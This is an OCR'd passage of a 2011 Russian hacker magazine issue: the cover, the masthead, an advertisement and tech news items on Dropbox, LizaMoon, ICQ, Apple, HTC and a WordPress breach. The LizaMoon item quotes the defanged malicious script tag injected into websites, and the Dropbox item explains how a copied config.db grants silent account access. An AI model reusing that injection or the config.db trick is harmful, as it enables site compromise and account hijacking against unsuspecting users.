БЕЗОПАСНОСТЬ ПЛАГИНОВ GOOGLE CHROME СТР. 62



www.xakep.ru
ИЮНЬ 06 (149) 2011

Тараканьи бега

САМЫЕ ИНТЕРЕСНЫЕ БАГИ В *NIX-СИСТЕМАХ

СТР. 088

РЕЦЕПТЫ HTML5

СТР. 106

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 11006

+

- Silverlight: защита и нападение
- Внутренности BlackHole exploit kit
- Мучаем виртуальную сеть на базе CISCO
- Обламываем UAC
- Взлом телеков на базе Linux

PHP-ДАЙВИНГ

НИЗКОУРОВНЕВЫЙ ПОИСК БАГОВ В WEB-ПРИЛОЖЕНИЯХ

СТР. 56

ХАКЕР ИЮНЬ 06 (149) 2011
ТАРАКАНЬИ БЕГА / САМЫЕ ИНТЕРЕСНЫЕ БАГИ В *NIXАХ
149



INTRO

С ЭТОГО МЕСЯЦА У НАС ПРОИЗОШЛО ЗНАЧИТЕЛЬНОЕ ИЗМЕНЕНИЕ В КОМАНДЕ.

Дима «Forb» Докучаев завершил свою работу в роли редактора рубрики «Взлом». Дима — серьезная веха для журнала. Он воспитал на своих статьях целое поколение — сначала как автор, а потом и как редактор рубрики.

Считал тут из интереса, вдумайся: Дима начал работу в журнале 10 лет назад, в 2001 году. За это время он написал в журнал 147 статей общим объемом около 2 млн. символов. Это, на всякий случай, больше двух первых томов «Войны и мира».

За время редакторской работы Дима организовал и отредактировал больше 400 статей общим объемом почти 7 млн. символов — тут уж Лев Николаевич с «Войной» отдыхает два раза.

Но все в мире развивается и когда-либо заканчивается. Закончилась и Димина пора в «Хакере», Диму ждут большие задачи.
Большой респект большому человеку :).

nikitozz, гл. ред. Х
http://vkontakte.ru/xakep_mag

Content



/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
PC_ZONE и **UNITS**
Степан «**step**» Ильин
(step@real.xakep.ru)
КОДИНГ, **MALWARE** и **SYN/ACK**
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
UNIXOID и **PSYCHO**
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
>Литературный редактор
Анна Аранчук

> DVD
Выпускающий редактор
Степан «**Step**» Ильин
(step@real.xakep.ru)
Unix-раздел
Антон «**Ant**» Жуков
(antitster@gmail.com)
Security-раздел
Дмитрий «**D1g1**» Евдокимов
(evdokimovds@gmail.com)
Монтаж видео
Максим Трубицын

>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART
>Арт-директор
Евгений Новиков

>Верстальщик
Вера Светлых

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21
Тел.: (495) 935-7034, **факс:** (495) 545-0906
>Генеральный директор
Дмитрий Агарунов
>Генеральный издатель
Денис Калинин
>Зам. генерального издателя
Андрей Михайлюк
>Редакционный директор
Дмитрий Ладыженский
>Финансовый директор
Андрей Фатеркин
>Директор по персоналу
Татьяна Гудебская
>Директор по маркетингу
Елена Каркашадзе
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, **факс:** (495) 545-0906
/РЕКЛАМНЫЙ ОТДЕЛ
>Директор группы TECHNOLOGY
Марина Комлева (komleva@glc.ru)

>Старшие менеджеры
Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)

>Менеджер
Елена Поликарпова (polikarpova@glc.ru)

>Администратор
Юлия Малыгина (maligina@glc.ru)

>Директор корпоративной группы (работа с рекламными агентствами)
Лидия Стрекнева (strekneva@glc.ru)
>Старшие менеджеры
Ирина Краснокутская
Наталья Озира
Кристина Татаренкова
>Менеджер
Надежда Гончарова
>Старший трафик-менеджер
Марья Алексеева (alekseeva@glc.ru)
> Директор по продаже рекламы на MAN TV
Марина Румянцева

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
>Директор
Александр Коренфельд
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер

/РАСПРОСТРАНЕНИЕ
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@glc.ru)
> Руководитель отдела подписки
Гончарова Марина
> Руководитель спецраспространения
Лукичева Наталья
> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
> Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77

Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999

> Для писем
101000, Москва, Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии «Zapolex», Польша.
Тираж 219 833 экземпляров.

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



Meganews



НАЙДЕНА ДЫРКА В DROPBOX



Неприятная новость распространилась по интернету со скоростью лесного пожара: в Dropbox, популярнейшем решении для синхронизации файлов между разными компьютерами и мобильными устройствами, обнаружили уязвимость. Найденная дыра, увы, не пустяшная: все дело в файле config.db, хранящемся по адресу %APPDATA%\Dropbox и являющему собой таблицу базы данных. В таблице всего лишь три поля — email, dropbox_path и host_id. Последнее поле не относится к определенному хосту, назначается системе после первой авторизации и не меняется со временем. И вот в чем прикол. Для авторизации Dropbox использует именно это самое значение host_id, а файл config.db портативен и не связан с системой. Получается, что копирование config.db на другую машину и запуск Dropbox немедленно синхронизирует эту систему с аккаунтом, без уведомления пользователя и без внесения новой системы в список доверенных! Хуже того, пользователь даже ничего не заметит, а если он сменит логин и пароль, тоже ничего не изменится, — host_id все равно останется валидным. Ждем малварь, нацеленный на config.db и host_id? Кстати, никаких методов защиты кроме зубодробительного шифрования данных или отказа от использования Dropbox'а пока нет. Все подробности в блоге у хакера Дерека Ньютона, который и нашел уязвимость: bit.ly/dropbox_fail.


Infosecurity Europe провела опрос среди людей на улицах Лондона, спрашивая у них, что такое облачная обработка данных. Оказалось, что с IT-грамотностью у народа очень плохо. 25% ответили, что это «такой датацентр в небе», 20% сказали, что это «какая-то реклама Microsoft», а еще 10% думают, что это «модный клуб в Сохо» :).

МАССОВЫЙ ПЕРЕХОД НА JABBER ОТМЕНЯЕТСЯ



Как ты знаешь из наших предыдущих публикаций, популярный на просторах нашей родины мессенджер ICQ, а также протокол icq с недавних пор являются собственностью инвестиционного фонда Mail.ru Group. Признаться, мы не ждали от продажи аськи ничего хорошего, и понимали, что существует реальная опасность объявления войны альтернативным клиентам. И войны куда более серьезной, чем в свое время вел AOL. Иногда ошибаться приятно :). Стало известно, что теперь протокол icq может спокойно использоваться в некоммерческих альтернативных клиентах, ограничения сняты, а альтернативы — полностью легализованы. Новую, более мягкую версию лицензионного соглашения уже опубликовали официально, найти ее можно на icq.com. Из старых ограничений для разработчиков некоммерческих приложений сохранились разве что пункты, связанные с недопустимостью таких злоупотреблений как извлечение информации из каталогов и баз данных ICQ, массовая рассылка нежелательных сообщений и введение пользователей в заблуждение. Глава ICQ в России, Александр Горный, особенно подчеркивает: «Легализация всех существующих на сегодняшний день неофициальных ICQ-клиентов — одна из важнейших задач для Mail.Ru Group на текущем этапе развития продукта. Анонсируя новое лицензионное соглашение, мы хотим еще раз официально подтвердить готовность к переговорам и поиску приемлемых вариантов сотрудничества с другими игроками рынка. Ведь наша общая цель — создание безопасных и удобных условий общения для пользователей». Кстати, монетизируемые клиенты тоже не были забыты или запрещены, с их разработчиками в Mail.ru готовы обсудить условия партнерства и договориться.

«ЯБЛОЧНЫЕ» ДИСПЛЕИ С ОБРАТНОЙ СВЯЗЬЮ



Еще одним патентом пополнились и без того почти бездонные закрома компании Apple. Стало известно, что яблочный гигант запатентовал сенсорные дисплеи с обратной связью. Разумеется, никаких гарантий, что уже в скором будущем мы увидим реализацию этих идей в готовых продуктах, нет. Но согласись, если отбросить визуальную сторону дела, при работе с тачскрином (при всем его удобстве) действительно не хватает физического отклика от устройства. Банальный набор даже небольшого текста крайне утомителен. Apple подали патент на механизм тактильной обратной связи еще в 2009 году, и теперь наконец-то завершили все процедуры регистрации. Изюминка технологии заключается в использовании массива стержней, которые поднимаются над поверхностью сенсорного экрана. Эти стержни создают иллюзию рельефной картинки под пальцами, и складывается впечатление, что ты нажимаешь на настоящие кнопки. Что-то вроде дисплея Брайля для неслепых. Другая технология, которая также описана в патенте, не менее интересна: под экраном располагается структура, создающая впадины. При нажатии в центр такой впадины, она легко поддается, но при нажатии на периферийную часть — ощутимо сопротивляется.

Марк Шаттлворт сообщил, что уже в осеннем релизе Ubuntu (11.10) пользователи не найдут привычной оболочки GNOME. Теперь ее придется отдельно скачивать из репозитория и доустанавливать самостоятельно.

СКРИПТ LIZAMOON ПОВСЮДУ

Ты уже наверняка слышал отголоски шумихи, которая совсем недавно поднялась по всему инету из-за скрипта LizaMoon. Масштабы поражения действительно впечатляют. Массовая SQL-инъекция на веб-приложения, которые работают на платформе IIS + MS SQL Server, привела к заражению сотни тысяч сайтов по всему миру. Такие крупные прецеденты случаются, прямо скажем, не часто. Инфекция затронула в основном США, Канаду, Италию, Бразилию и Великобританию. Казалось бы, информация о LizaMoon широко распространилась в Сети и прессе, а значит, эпидемия должна пойти на спад. Но ничего подобного. На данный момент поиск в Google выдает более чем 1 500 000 результатов, связанных с URL, с которого началась атака! Впрочем, эксперты уверяют, что данные поисковой выдачи — не самый надежный метод сбора статистики, и возможно, масштабы эпидемии не до такой степени велики. Механизм работы малваря довольно прост: внедряемый файл меняет текстовые поля в базе данных, добавляя в них дополнительный фрагмент <script src=hxxp://lizamoon.com/ur.php></script>, который загружает вредоносную программу с удаленного сервера. Затем пользователя перенаправляют на сайт, откуда ему загружается фальшивый авер Windows Stability Center. На машине юзера, как по мановению волшебной палочки оказывается целый букет вирусов, и тут же предлагается «спасение» — загрузка антивирусного ПО. Разумеется, Microsoft никакого отношения к этому сайту не имеет, антивирь поддельный, и, в качестве «вишенки на торте», за полную версию этого фейка пользователю предлагается заплатить.



ПОИСК ПО ФОТОГРАФИИ. БЫСТРО. НЕДОРОГО.

Еще совсем недавно это было шуткой и темой для забавных комиксов. Параноики мрачно юморили, что скоро-скоро поисковики научатся искать людей в Сети по фотографиям, и вот тогда-то, наконец, и наступит полный абзац. Кажется, дошутились. По Сети гуляет слух, что в Google вовсю кипит работа над приложением, которое будет искать в интернете личные данные людей, отталкиваясь от обычных фотоснимков. Пока, судя по всему, предполагается поиск по Google's Profiles и социальным сетям, и только с предварительного согласия владельцев аккаунтов. Шпионское приложение будет искать имя, телефонный номер и адрес электронной почты. О поиске какой-либо другой информации пока ничего не сообщается. Самое жуткое заключается в том, что у Google есть все необходимое для реализации этой идеи — и технические возможности, и софтверные. Этому нетрудно поверить, если вспомнить, что поисковый гигант проводит эксперименты в области распознавания изображений с 2009 года, имеет немало тематических патентов и уже даже приобрел компанию Like.com, занимавшуюся исследованиями в этой области. Даже если данный слух окажется выдумкой, и Google не вынашивает подобных планов, где гарантия, что нечто подобное не реализует кто-нибудь другой? Какое же чудное и веселое будущее нас ожидает, дорогой читатель.



ПЛЮС ОДИН

Социальные закладки уже стали неотъемлемой частью Сети. Кнопки «поделиться» есть почти на каждом уважающем себя сайте, так что переправить информацию в Twitter, Facebook, блог и так далее — проще простого. Похоже, у столь популярной кнопки «Like it» появился тяжеловесный конкурент: компания Google запустила в тестовом режиме кнопку +1. Новый элемент UI будет наличествовать рядом с каждым результатом поиска, и ее можно будет нажать, если сайт тебе понравился. Эти действия, вполне предсказуемо, будут влиять на релевантность информации для тебя и твоих контактов. То есть, если человек из твоего списка Google Contacts или Gmail нажал +1 на какой-то странице, то данный сайт для тебя будет выше других в результатах поиска (при прочих равных условиях). Кстати, кнопки +1 не только будут отображаться рядом с результатами поиска, но также появятся и просто на страницах сайтов.



Компания Brande Finance назвала Google самым дорогим брендом планеты. Его стоимость составляет $44 300 000 000 долларов.

СТАРЫЙ ДОБРЫЙ КОМПЬЮТЕР В КЛАВИАТУРЕ



Думаю, многие наши читатели застали и хорошо помнят компанию Commodore, выпускавшую в 80-е годы культовые компьютеры Commodore и Amiga. Однако немногие знают, что Commodore USA сейчас пытается вернуть те славные дни и создать современный компьютер в клавиатуре. Недавно Commodore представила уже законченную и готовую к продаже модель Commodore VIC-Slim, которая разве что немного толще и тяжелее обыкновенной «клавы». Глядя на девайс с габаритами 460 x 168 x 16, 1-30.1 мм, сложно заподозрить, что внутри скрывается двухъядерный процессор Intel Atom D525 (1,8 ГГц) и набор системной логики Intel NM10. «Клавиатура» также оснащена 1 или 2 Гб памяти DDR3-1066, жестким диском на 250 или 500 Гб, адаптерами Ethernet 100 Мбит/с, 802.11b/g/n Wi-Fi и Bluetooth, а также звуковым кодеком Realtek HD Audio. Имеются у Commodore VIC-Slim и пять портов USB 2.0, один порт COM, выход VGA, вход и выход звуковой подсистемы. С ценами на данный девайс все непросто. За $295 ты можешь приобрести систему без памяти, дискового накопителя и средств беспроводного подключения. Эдакий набор «сделай сам». Добавление 1 Гб памяти, винчестера объемом 250 Гб, Wi-Fi и Bluetooth увеличит цену до $395. Максимальная же конфигурация с Wi-Fi и Bluetooth, 2 Гб памяти и винчестером объемом 500 Гб обойдется тебе в $495. Практически идеальный подарок любителю олдскула :).



ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК
Тевье
молочник
Luxury
МОЛОКО
питьевое
пастеризованное
ГОСТ Р 52090-2003
3,2 %
Слово «кашрут» на иврите означает «пригодный, разрешенный».
Система кошерного питания – это древнейшая, бережно сохраняемая традиция еврейского народа. В ее основе лежат несколько заповедей из Торы. В том числе, относящиеся к здоровью животных.
Ученые изучали и применяли Законы кашрута на протяжении трёх тысяч лет.
Люди различных национальностей и вероисповеданий доверяют качеству кошерных продуктов. Во многих странах мира, кошерные продукты питания считаются более качественными – из -за строгого контроля и дополнительных требований по гигиене, пищевым добавкам и применению химических веществ.
Идеологическую основу кошерного питания прекрасно передает поговорка "мы – это то, что мы едим". От еды напрямую зависит наше здоровье и долголетие. А также состояние духа и ясность мысли, характер и поступки.
на правах рекламы

NINTENDO НЕ СДАЕТСЯ



С выходом Move для Play Station и Kinect для Xbox 360 остальные производители консолей ощутили, что безоблачные деньки прошли. Особенно сильно это, конечно, ударило по Nintendo Wii. Если раньше манипуляторы Wii были уникальны, и Nintendo, без преувеличения, совершила революцию, то с появлением подобных девайсов у соперников золотая пора для Wii явно осталась позади. Хорошо иллюстрируют ситуацию цифры: по сравнению с 2009 годом прибыль компании в 2010-2011 году упала на 66%! Руководство Nintendo, однако, предвидело такое развитие событий, и довольно скоро (вероятнее всего, в 2012 году) мы наконец увидим новую версию консоли Wii. Слухи о появлении Wii 2 ходят уже более 2-х лет и, судя по всему, они были правдивы. Ожидается, что официально приставку продемонстрируют миру на конференции E3, которая состоится в июне. Но уже сейчас в Интернете появилась информация, что новая консоль получит возможность воспроизводить FullHD (1080p, в то время как у конкурентов в играх 720p); вероятно, обзаведется приводом Blu-Ray; и поговаривают даже о появлении 3D. В довесок по Сети курсирует упорный слух, что Wii 2 якобы получит имя Stream, что может указывать на возможность потоковой передачи игрового контента на встроенный дисплей, который будет частью контроллеров новой приставки. Да-да, нам обещают полностью новый контроллер и встроенный сенсорный дисплей. Осталось дождаться E3 и узнать подробности.



По итогам Всемирного Экономического Форума Россия заняла 77 место из 138 в списке развития стран в области IT.

ДВУХЪЯДЕРНАЯ «СЕНСАЦИЯ» ОТ HTC




Смартфоны тайваньской компании HTC заслуженно пользуются большой популярностью во всем мире, и наша страна не является исключением. Очередная новинка от HTC, представленная в Лондоне 12 апреля, уже стала объектом вожделения многих поклонников бренда :). Двухъядерный смартфон, работающий под управлением Android 2.3 Gingerbread и HTC Sense 3.0, проектировался как настоящий флагман и получил имя Sensation («сенсация» — англ.). Производитель нескромно называет новинку мультимедийным суперфоном. В списках компонентов Sensation действительно впечатляющие позиции: двухядерный процессор Qualcomm Scorpion частотой 1.2 ГГц + GPU Adreno 220 и оперативная память 768 Мб. SLCD-дисплей диагональю 4.3" обладает разрешением 960x540 пикселей и надежно защищен закаленным стеклом Gorilla Glass. Кстати, прочен не только дисплей: весь корпус аппарата выполнен из единого куска алюминия, как было в HTC Mozart и HTC Desire S. Гармонично дополняют картину две камеры: фронтальная VGA и 8-мегапиксельная с LED-вспышкой, способная снимать видео в разрешении 1080p. Емкость батареи смартфона — 1520 мАч. MicroUSB-порт Sensation совмещен с разъемом MHL. Разработчики также отмечают, что ощутимо ускорен запуск приложений и значительно доработан интерфейс HTC Sense 3.0, достойный отдельной небольшой статьи. В России смартфон поступит в продажу где-то в июне. О цене новинки пока ничего не сообщается, но мы полагаем, что она составит примерно 25-28 000 рублей.

МИХАЛКОВ ОТСТОЯЛ СВОЕ ПРАВО НА «ОБРОК» С БОЛВАНОК



Мы уже неоднократно писали о так называемом «налоге на болванки», который в России ввели относительно недавно. Напомним, что Российскому Союзу Правообладателей, который возглавляет Никита Михалков, являющийся главным лоббистом данного налога, разрешили собирать отчисления в размере 1% со всех носителей аудиовизуальной информации. Казалось бы, 1%, чего здесь страшного? Однако посмотри на список девайсов, которые обложили налогом: ЭВМ общего назначения, ЭВМ клавишные, ЭВМ прочие, устройства запоминающие внутренние, устройства запоминающие внешние, аппаратура звукозаписывающая, аппаратура телевизионная, аппаратура видеозаписи и воспроизведения бытовая, телефоны, широковещательные радиоприемники. Под эти определения, как ты понимаешь, попадают и DVD, и флешки, и жесткие диски, и мобильные телефоны (кстати, какие именно «телефоны», там не сказано — может, и дисковые тоже?), и компьютеры всех мастей. В общем, масштаб уже ощущается, не так ли? Общая сумма сбора по некоторым прогнозам может превысить 100-150 миллионов долларов в год. Однако в январе текущего года у РСП попытались в судебном порядке отобрать аккредитацию на сбор «налога на болванки»: протест выдвинул единственный конкурент Михалкова — Российское общество по смежным правам, утверждавшее, что конкурс по выбору сборщика пошлин был проведен незаконно. Зимой Арбитражный суд Москвы принял решение, гласившее, что претензии РСП на сбор 1% со стоимости звукозаписывающей техники и чистых носителей являются неправомерными. Рунет (где, как известно, Никиту Сергеевича не особенно любят) вздохнул с облегчением, но, как оказалось, рано. В середине апреля по просьбе Росохранкультуры и самого РСП решение Арбитражного суда было отменено, а аккредитация Российского Союза Правообладателей на сбор «оброка с болванок» подтверждена. Осталось еще обложить налогом интернет, и, чего мелочиться, воздух.

SONY И ХОТЦ ПОМИРИЛИСЬ



Парадоксально, но факт — компания Sony и Джордж «GeoHot» Хотц, сумели урегулировать свои разногласия мирным путем. Напомним, что компания подала на GeoHot'а в суд из-за джейлбрейка консоли PS3 и обнародования сопутствующих материалов в Сети. Хотц, в свою очередь, объявил Sony настоящую войну, призывая бойкотировать продукцию компании, выступая на ТВ и широко освещая конфликт в своем блоге: geohotgotsued.blogspot.com. Теперь же выясняется, что мирное соглашение между корпорацией и GeoHot'ом было подписано еще 31 марта. Хотц согласился больше не ломать устройства Sony, не помогать в этой области другим хакерам, а также не распространять конфиденциальную информацию о компании. Если он нарушит условия соглашения, его ждет штраф в размере от $10 000 до $250 000. Тем не менее, со страниц своего сайта Хотц по-прежнему призывает общественность бойкотировать Sony и не покупать их продукцию, а также обещает, что это еще не конец. Хакер пожертвовал $10 000, оставшиеся от сбора средств на суд с Sony, в пользу Electronic Frontier Foundation. Он пишет, что делает это «в надежде на то, что Америка сможет в один прекрасный день снова стать ярким образцом свободы без DMCA и ACTA, что частный интерес никогда не превзойдет идеи неприкосновенности частной жизни, собственности и свободы слова, изложенные в Конституции». Одним словом, умения эпатировать публику Джорджу не занимать :).



Пока все праздновали День Космонавтики, Рунет тихо и почти незаметно отметил «день рождения». 7-го апреля 2011 года исполнилось ровно 17 лет с момента регистрации первого домена .ru.

ЗАКОН ОБ ЭЛЕКТРОННОЙ ПОДПИСИ



Свершилось! 8 апреля 2011 года вступил в силу новый Федеральный закон N63-ФЗ «Об электронной подписи». Цифровая подпись предназначается для использования в электронных документах, в частности, при обращении в государственные службы и ведомства. Старая версия закона (1-ФЗ) имела много недочетов, к примеру, она фактически не допускала использования ЭЦП для юридических лиц — подпись всегда была только для лиц физических. Новый закон учел этот нюанс, а также множество других. Отныне законодательство допускает использование одной только технологии электронной подписи (основанной на технологии асимметричных ключей) и делает необходимой иерархическую систему удостоверяющих центров. Изменили также и само определение электронной подписи, теперь в нем закреплен основной признак, присущий всем видам таких подписей, — возможность ее использования для идентификации физлица или юрлица, подписавшего информацию в электронно-цифровой форме. Предусмотрены механизмы признания иностранных электронных подписей. Подписи теперь могут быть трех видов: простая электронная подпись, усиленная неквалифицированная и усиленная квалифицированная. Предусмотрена также и ответственность для удостоверяющих центров и тех, кто использует усиленную или квалифицированную электронную подпись, а также за причиненный вред в результате нарушения правил их использования. Скорее всего, электронная подпись будет платной, причем ее стоимость будет зависеть от цены цифрового носителя. С полным текстом закона ты можешь ознакомиться на сайте «Российской газеты»: rg.ru/2011/04/08/podpis-dok.html.

APPLE STORE ИДЕТ В РОССИЮ

Когда поклонники яблочной компании уже почти отчаялись, чудо, похоже, все же решило произойти. ifoAppleStore.com сообщает, что в марте столицу России посетили топ-менеджеры Apple Рон Джонсон и Боб Бриджер. Эти двое приехали вовсе не для того, чтобы поглазеть на Красную площадь: они выбирали место для первого Apple Store на постсоветском пространстве. Судя по всему, первый яблочный магазин откроет свои двери в здании гостиницы «Москва» — той самой, что рядом с Кремлем и Манежной площадью. Для тех, кто не знает: гостиница с 2002 года закрыта на реконструкцию, завершение работ запланировано на конец 2011 — начало 2012 года. Менеджеры Apple, похоже, присмотрели там двухэтажное помещение площадью около 1500 м2. По информации все того же ifoAppleStore.com, договор аренды пока не подписан, но решение будет принято в ближайшее время. Неужели не будет больше перекупщиков и новинок от Apple по цене в пять раз превышающей реальную (в первые дни продаж iPad 2 в Москве он стоил около 120 000 рублей)? Фантастика.



РОССИЙСКИЙ ФИНАЛ IMAGINE CUP

16 апреля в Культурном центре Государственного университета Высшая школа экономики (НИУ ВШЭ) состоялся российский финал ежегодного кубка технологий Microsoft Imagine Cup 2011. В этом году в Imagine Cup зарегистрировались и приняли участие более 8 000 человек, но до финала добрались лишь двенадцать команд. Восемь команд в категории «программные проекты» и четыре команды в категории «встраиваемые системы». Помимо выступлений команд, на мероприятии проходили различные конкурсы, работали демонстрационный стенд Windows Phone 7 и уникальный передвижной планетарий Worldwide Telescope из МГУ. Чтобы посмотреть на финал, послушать именитых гостей и просто пообщаться с такими же увлеченными людьми, собралось более трехсот зрителей из различных вузов. Еще несколько сот человек смотрели прямую трансляцию в Сети. В этом году российский финал судило жюри, состоявшее из представителей организаторов конкурса, университетов, спонсоров мероприятия и журналистов (в «судейский корпус» входил и главный редактор Хакера). Жюри выбрало две команды, которые представят Россию в финале соревнований, который состоится в июле этого года в Нью-Йорке. Первое место в категории программных проектов заняла команда Oriteam из Московского авиационного института с проектом Oricrafter. Эта система направлена на преодоление пристрастия детей к компьютерным играм и приобщения их к реальному творчеству с помощью искусства оригами. Первое место в категории встраиваемых систем



отошло команде Calvus из Саратовского государственного технического университета с проектом автоматизированного комплекса по выращиванию и разведению личиночной формы аксолотля — особи, используемой при исследовании стволовых клеток. От всей души поздравляем ребят с победой и желаем им удачи в Нью-Йорке!

Порядка 4% из 130 000 000 пользователей антивируса Avast пострадали из-за выпуска компанией дефектного файла с новыми сигнатурами (110411-1). После обновления антивирус бросался блокировать все что мог, включая сайт Avast и их техподдержку. Оплошность исправили быстро — в течение часа. Компания уже принесла свои извинения.

ТВОЙ IPHONE СЛЕДИТ ЗА ТОБОЙ. И ANDROID ТОЖЕ.

Все чаще и чаще в современной жизни можно найти повод для приведения цитаты из Оруелла: «Большой брат следит за тобой». На этот раз группа независимых энтузиастов выяснила, что устройства компании Apple (iPhone и iPad) фиксируют и бережно хранят координаты местоположения себя любимых. Месторасположение, судя по всему, определяется методом триангуляции по сигналу от сотовых вышек и точкам Wi-Fi. Началось это, по мнению упомянутых энтузиастов, с выходом iOS 4. Собранные устройством данные записываются в скрытый файл consolidated.db, который сохраняется на компьютер владельца при каждой синхронизации телефона или планшета с iTunes. Уже подтверждено, что собранная инфа (координаты устройства и дата-время) не передается на удаленные сервера Apple или каких-либо других компаний, так что Стив Джобс, дорогой читатель, за тобой не шпионит. Однако приятного в этой слежке все равно мало. Почему? Да потому что с помощью простенькой программы iPhone Tracker (petewarden.github.com) можно просмотреть данные о передвижении яблочного гаджета, вытащив их из бэкапа, который создается при каждой синхронизации девайса с iTunes. А ведь можно выудить эту информацию не только из своего аппарата, но и из чужого... Представляешь, к примеру, муж может взять и посмотреть все перемещения своей половинки за последний год. А если наоборот? В качестве «лекарства» парни, обнаружившие брешь, предлагают разве что зайти через iTunes в настройки аппарата и поставить галочку напротив «Encrypt iPhone Backup». Кстати, после распространения этой новости по Сети разработчик Магнус Эрикксон поковырялся в Android-устройствах и обнаружил почти то же самое. Файлы cache.cell и cache.wifi, хранящиеся по адресу /data/data/com.google.android.location/files, ну очень похожи на вышеупомянутый consolidated.db. Но у Android максимальное количество хранимых данных хотя бы ограничено 50 записями для сот и 200 записями для WiFi-точек. Есть также ограничение по времени: 12 часов для сот и 48 часов для WiFi.



ЧЕРНАЯ ПОЛОСА WORDPRESS




Одна из наиболее популярных в мире площадок для блогов — Wordpress — в последнее время переживает не лучшие времена. Нет, количество пользователей Wordpress попрежнему огромно и популярность велика, но в прошлом месяце Wordpress.com пережил мощнейшую в своей истории DDoS-атаку, от которой пострадало почти 18 000 000 блогов, в том числе и со статусом VIP. Представители компании тогда заявляли, что мощность атаки составила «несколько гигабит или десятки миллионов пакетов в секунду», причем атака затронула серверы проекта, расположенные в трех различных датацентрах. А в этом месяце Wordpress вообще взломали. Хак вышел просто отличный: неизвестные взломщики получили root-доступ к ряду серверов компании Automattic, владеющей блог-хостингом WordPress.com. В руки киберпреступников попала прорва данных, включая исходники VIP-сайтов, внутренние документы и публикации, пароли и авторизационные ключи от различных служб и аккаунтов, которые используются для интеграции сайтов с социальными сетями (такими как Facebook или Twitter), облачными сервисами хранения и обработки данных (например, Amazon S3). Не исключено, что «уплыли» и приватные ключи SSL-сертификатов. Каким образом злоумышленники сумели проникнуть на сервера компании Automattic, да еще и получить там root-привилегии, компания не сообщает, прикрываясь тем, что сейчас ведется расследование.

ЦВЕТНАЯ «КНИЖКА» ОТ WEXLER

